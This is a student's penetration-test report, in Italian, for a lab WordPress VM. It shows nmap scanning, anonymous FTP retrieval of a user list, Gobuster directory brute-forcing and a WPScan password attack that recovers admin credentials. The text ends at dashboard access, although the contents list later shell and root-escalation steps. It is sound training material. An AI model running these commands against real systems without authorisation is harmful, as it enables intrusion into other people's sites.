

# **Report Tecnico: Black Box Penetration Test**

Compromissione di sistema WordPress: Da Network Discovery a  
Root Access

**Corso:** Cyber Security & Ethical Hacking

**Modulo:** U2 S6 L5

**Josh Van Edward Abanico**  
CS0525IT

17 Gennaio 2026

# Indice

<b>1</b>	<b>Introduzione e Obiettivi</b>	<b>3</b>
<b>2</b>	<b>Reconnaissance (Raccolta Informazioni)</b>	<b>3</b>
2.1	Network Discovery . . . . .	3
2.2	Port Scanning . . . . .	4
<b>3</b>	<b>Enumerazione dei Servizi</b>	<b>5</b>
3.1	Enumerazione FTP . . . . .	5
3.2	Enumerazione Web (HTTP) . . . . .	6
<b>4</b>	<b>Accesso Iniziale (Exploitation)</b>	<b>8</b>
4.1	Attacco Brute-Force (WPScan) . . . . .	8
4.2	Accesso alla Dashboard . . . . .	9
4.3	Preparazione del Payload (Reverse Shell) . . . . .	9
4.4	Esecuzione e Stabilizzazione (TTY Upgrade) . . . . .	11
4.5	Post-Exploitation: Enumerazione File Sensibili . . . . .	12
<b>5</b>	<b>Privilege Escalation (Root)</b>	<b>13</b>
5.1	Fase 1: Download dello Script . . . . .	13
5.2	Esecuzione ed Esfiltrazione (Exfiltration) . . . . .	13
5.3	Analisi dei Risultati (Cron Job) . . . . .	14
5.4	Exploitation SUID . . . . .	14
<b>6</b>	<b>Conclusioni</b>	<b>16</b>


# 1 Introduzione e Obiettivi

Il presente report documenta l'attività di *Black Box Penetration Testing* svolta su una macchina target situata all'interno di una rete virtuale controllata. L'obiettivo dell'analisi è stato identificare vulnerabilità critiche, ottenere l'accesso iniziale al sistema (Initial Access) ed elevare i privilegi fino all'ottenimento dei diritti amministrativi completi (Root).

## 2 Reconnaissance (Raccolta Informazioni)

### 2.1 Network Discovery

Dopo aver collegato la macchina attaccante (Kali Linux) alla rete interna, è stata effettuata una scansione ARP/Ping per identificare l'indirizzo IP del target, identificato in **192.168.50.153**.



The screenshot shows a terminal window titled "kali@kali: ~". The user runs the command "ip a" to view the network interface configuration. It shows two interfaces: "lo" (loopback) and "eth0" (ethernet). The "eth0" interface has an IP address of 192.168.50.151. The user then runs "sudo nmap -sn 192.168.50.0/24" to perform a quick port scan. The output shows that three hosts are up: the target at 192.168.50.151 and two other virtual NICs.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.151/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::db2b:1c6e:9492:d6b2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever


(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.50.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 08:22 -0500
Nmap scan report for pfSense.home.arp (192.168.50.1)
Host is up (0.00055s latency).
MAC Address: 08:00:27:71:83:B2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.153
Host is up (0.00050s latency).
MAC Address: 08:00:27:29:F4:CE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.151
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.05 seconds

(kali㉿kali)-[~]
$
```

Figura 1: Identificazione dell'IP target e verifica connettività.

## 2.2 Port Scanning

Una successiva scansione mirata con nmap ha rivelato tre servizi principali attivi: FTP (21), SSH (22) e HTTP (80).



The screenshot shows a terminal window titled 'kali@kali: ~'. The terminal displays two separate Nmap scans. The first scan, run with 'sudo nmap -sn 192.168.50.0/24', shows three hosts up: pfSense.home.arpa (192.168.50.1), Oracle VirtualBox virtual NIC (192.168.50.153), and Oracle VirtualBox virtual NIC (192.168.50.151). The second scan, run with 'sudo nmap -sS 192.168.50.153', shows the same three hosts up, with detailed service information for the host at 192.168.50.153, which has ports 21/tcp (open), 22/tcp (open), and 80/tcp (open). MAC addresses for all three hosts are also listed.

```
Session Actions Edit View Help
valid_lft forever preferred_lft forever

[(kali㉿kali)-[~]]$ sudo nmap -sn 192.168.50.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 08:22 -0500
Nmap scan report for pfSense.home.arpa (192.168.50.1)
Host is up (0.00055s latency).
MAC Address: 08:00:27:71:83:B2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.153
Host is up (0.00050s latency).
MAC Address: 08:00:27:29:F4:CE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.151
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.05 seconds

[(kali㉿kali)-[~]]$ sudo nmap -sS 192.168.50.153
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-16 08:23 -0500
Nmap scan report for 192.168.50.153
Host is up (0.00031s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:29:F4:CE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds


[(kali㉿kali)-[~]]$
```

Figura 2: Output di Nmap: evidenza delle porte 21, 22 e 80 aperte.

### 3 Enumerazione dei Servizi

#### 3.1 Enumerazione FTP

Tentando un accesso anonimo al servizio FTP, è stato possibile recuperare un file di backup critico denominato `users.txt.bk`, contenente una lista di username validi per il sistema.




```

Session Actions Edit View Help
└─$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 2.3.5)
Name (192.168.50.153:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||54812|).
150 Here comes the directory listing.
drwxr-xr-x  3 0          4096 Mar  3  2018 .
drwxr-xr-x  3 0          4096 Mar  3  2018 ..
drwxr-xr-x  2 65534    65534   4096 Mar  3  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||63548|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534    65534   4096 Mar  3  2018 .
drwxr-xr-x  3 0          4096 Mar  3  2018 ..
-rw-r--r--  1 0          0         31 Mar  3  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||44800|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31          3.10 KiB/s  00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.56 KiB/s)
ftp>

```

Figura 3: Accesso FTP anonimo e listing dei file.



```


Session Actions Edit View Help
└─$ cat users.txt.bk
batchy
john
mai
anne
doomguy
└─$ 

```

Figura 4: Contenuto del file `users.txt.bk` recuperato.

## 3.2 Enumerazione Web (HTTP)

L'analisi del server web è iniziata visitando l'indirizzo IP, che ha mostrato la pagina di default. Per individuare risorse nascoste, è stato utilizzato lo strumento **Gobuster** per effettuare un attacco di *directory brute-forcing*.



```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.153 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.50.153
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.8.2
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

.htaccess      (Status: 403) [Size: 291]
.htpasswd      (Status: 403) [Size: 291]
.hta          (Status: 403) [Size: 286]
cgi-bin/        (Status: 403) [Size: 290]
index          (Status: 200) [Size: 177]
index.html     (Status: 200) [Size: 177]
robots          (Status: 200) [Size: 43]
robots.txt      (Status: 200) [Size: 43]
server-status   (Status: 403) [Size: 295]
Progress: 4613 / 4613 (100.00%)

Finished
```

Figura 5: Gobuster individua file interessanti, tra cui robots.txt.

L'output di Gobuster ha evidenziato la presenza del file **robots.txt**. Analizzandone il contenuto manuale tramite browser, è stata scoperta una regola *Disallow* che puntava a una directory specifica: **/backup\_wordpress**.




Figura 6: Il file robots.txt rivela la directory nascosta /backup\_wordpress.

Navigando verso la directory `/backup_wordpress`, è stato identificato un blog WordPress non più mantenuto ("Deprecated"), che esponeva vettori di attacco come form di login.




Figura 7: Home page del blog WordPress scoperto nella directory di backup.




Figura 8: Dettaglio del blog.


## 4 Accesso Iniziale (Exploitation)

### 4.1 Attacco Brute-Force (WPScan)

Avendo identificato un form di login e una lista di potenziali utenti, è stato eseguito un attacco a dizionario mirato contro l'utente **john**. Il comando utilizzato è stato:

```
1 wpscan --url http://192.168.50.153/backup_wordpress -U john -P /usr/share/wordlists/rockyou.txt
```

L'attacco ha avuto successo, rivelando la password **enigma**.



The screenshot shows the terminal window of a Kali Linux system (kali㉿kali: ~) running the command wpscan. The output of the scan is displayed, showing various details about the WordPress theme and configuration. A red arrow points to the line where the password 'enigma' was found for the user 'john'.

```
kali㉿kali: ~
Session Actions Edit View Help
| - http://192.168.50.153/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>
[+] WordPress theme in use: twentysixteen
| Location: http://192.168.50.153/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2025-12-03T00:00:00.000Z
| README: http://192.168.50.153/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
| The latest version is 3.7
| Version: 3.7 (0% confidence)
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi ...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.50.153/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ← (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - John / enigma
Trying John / enigma Time: 00:04:15 > (2515 / 14346907) 0.01% ETA: ???:??
[!] Valid Combinations Found:
| Username: john, Password: enigma ←
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Jan 16 08:59:19 2026
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.406 MB
[+] Data Received: 1.792 MB
[+] Memory used: 299.18 MB
[+] Elapsed time: 00:04:22
[kali㉿kali) [-]
$ ]
```

Figura 9: WPScan individua con successo le credenziali (john:enigma).

## 4.2 Accesso alla Dashboard

Utilizzando le credenziali recuperate, è stato effettuato il login al pannello di amministrazione di WordPress. L'accesso come amministratore ha sbloccato la funzionalità di gestione dei plugin, vettore critico per l'esecuzione di codice.

